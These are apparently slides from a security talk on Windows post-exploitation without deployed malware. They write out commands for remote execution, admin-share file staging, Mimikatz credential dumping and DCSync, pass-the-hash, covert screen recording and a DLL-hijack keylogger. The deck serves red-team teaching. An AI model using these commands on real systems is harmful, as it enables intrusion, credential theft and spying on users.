Agentless Post Exploitation

Raphael Mudge
rsmudge@gmail.com

Agentless Post Exploitation

- Remote control of target with built-in services
- Benefits
  - Similar results, without malware *on all targets*
  - *Different* artifacts
- Drawbacks
  - Requires accessible services

Overview

- Administrator Rights
- Execute
- Upload and Download
- Process Manipulation
- Recovering Credentials
- Using Credentials
- User Exploitation
- Pivoting
- DEMO!

Administrator Rights

- Administrator trusts allow us to do things!
  - Interact w/ admin shares and schedule processes
  - Both Local and Domain Administrator matter!!
- Am I an admin?

  dir \\host\C$

  at \\host

Execute

- Old school: at, schtasks, sc, wmic

```
net time \\target
at \\target HH:mm c:\path\to\program
```

Deprecated as of Windows 8|2012 server

Execute

- Old school: at, schtasks, sc, wmic

```
schtasks /create /tn NAME /tr c:\path\program
        /sc once /st 00:00 /S target /RU System

schtasks /run /tn NAME /S target
```

Execute

- Old school: at, schtasks, sc, wmic

```
sc \\target create name binpath=
                                    “c:\path\program”
sc \\target start name
```

Make sure there’s a space after binpath=

Execute

- Old school: at, schtasks, sc, wmic

wmic /node:”target” process call create “program”

Execute (Non-blind)

- PowerShell Remoting (WinRM)

```
Invoke-Command –ComputerName target
                    –ScriptBlock { command }
```

Execute (Non-blind)

- PowerSploit's Invoke-WmiCommand.ps1

```
Invoke-WmiCommand −ComputerName target
        −Payload { command } |
        select −exp "PayloadOutput"
```

Upload & Download

- Push & pull files via UNC path \\target\share?
  - copy myfile \\target\share
  - copy \\target\share\theirfile myfilenow
- Default shares

Share	Maps to
C$	C:\
ADMIN$	%SystemRoot% (e.g., c:\windows)

- No Default Shares? Turn them on:
  - net share C$
  - net share admin$

Upload ☹

- Can you run commands remotely?
  - Base64 encode local file
  - Run echo “part of base64 string” >>dest.b64
    - Again and again…
  - Run certutil.exe to decode remote file
    - certutil.exe –decode dest.b64 dest.dll

https://gist.github.com/mattifestation/47f9e8a431f96a266522

Process Manipulation

- List Processes
  tasklist /v /S target

- Kill Process
  taskkill /S target /PID PID /F

Process Manipulation

- List Processes
  wmic /node:"target" process list full
  wmic /node:"target" process list brief

- Kill Process
  wmic /node:"target" where (ProcessID ="##")
  call terminate

Recovering Credential Material

- PowerSploit's Invoke-Mimikatz (WinRM)

```
Invoke-Mimikatz –ComputerName target
```

Or…

```
Invoke-Mimikatz –ComputerName target
    -Command command
```


Recovering Credential Material


- DcSync via mimikatz

```
lsadump::dcsync /domain:DOMAIN.fqdn
   /user:DOMAIN\user
```

Using Credentials (Access Tokens)

- Created after logon
- Associated with each process and thread
- Contains:
  - User and Group Information
  - A list of privileges on local computer
  - Restrictions (user/group rights taken away)
  - Reference to credentials (supports single sign-on)
- Persists in memory until reboot


C:\Windows\system32\cmd.exe
C:\Users\whatta.hogg>runas /USER:GLITTER\Administrator powershell.exe
Enter the password for GLITTER\Administrator:
Attempting to start powershell.exe as user "GLITTER\Administrator" ...
C:\Users\whatta.hogg>
Administrator: powershell.exe (running as GLITTER\Administrator)
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
glitter\administrator
PS C:\Windows\system32>


C:\Windows\system32\cmd.exe
C:\Users\whatta.hogg>runas /NETONLY /USER:GLITTER\Administrator powershell.exe
Enter the password for GLITTER\Administrator:
Attempting to start powershell.exe as user "GLITTER\Administrator" ...
C:\Us
powershell.exe (running as GLITTER\Administrator)
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
glitter\whatta.hogg
PS C:\Windows\system32> Invoke-Command -ComputerName DC -ScriptBlock { whoami }
glitter\administrator
PS C:\Windows\system32>

Using Credentials

- Credentials
  runas /netonly /user:DOMAIN\user program

- Pass-the-hash (Mimikatz)
  sekurlsa::pth /user:USER /domain:DOMAIN
  /ntlm:HASH /run:program

Your Payload may have built-in versions of these

http://blog.cobaltstrike.com/2015/12/16/windows-access-tokens-and-alternate-credentials/

User Exploitation

- Screenshots with Problem Step Recorder
  - Start the recorder

    psr.exe /start /gui 0 /output c:\users\user\out.zip
  - Stop the recorder

    psr.exe /stop

https://cyberarms.wordpress.com/2016/02/13/using-problem-steps-recorder-psr-remotely-with-metasploit/

User Exploitation

- Screenshots with Problem Step Recorder
  - Start the recorder

    psr.exe /start /gui 0 /output c:\users\user\out.zip
  - Stop the recorder

    psr.exe /stop
- How to run in user's desktop session?

  schtasks /IT /RU DOMAIN\user /RP password …

https://cyberarms.wordpress.com/2016/02/13/using-problem-steps-recorder-psr-remotely-with-metasploit/

User Exploitation

- Log keystrokes via DLL Hijacking
  - Compile a keystroke logger as a DLL
  - Copy to \\target\C$\windows\linkinfo.dll
  - Remotely kill explorer.exe
  - Pull keystroke log file via C$ share


Pivoting


- Create a port forward with netsh

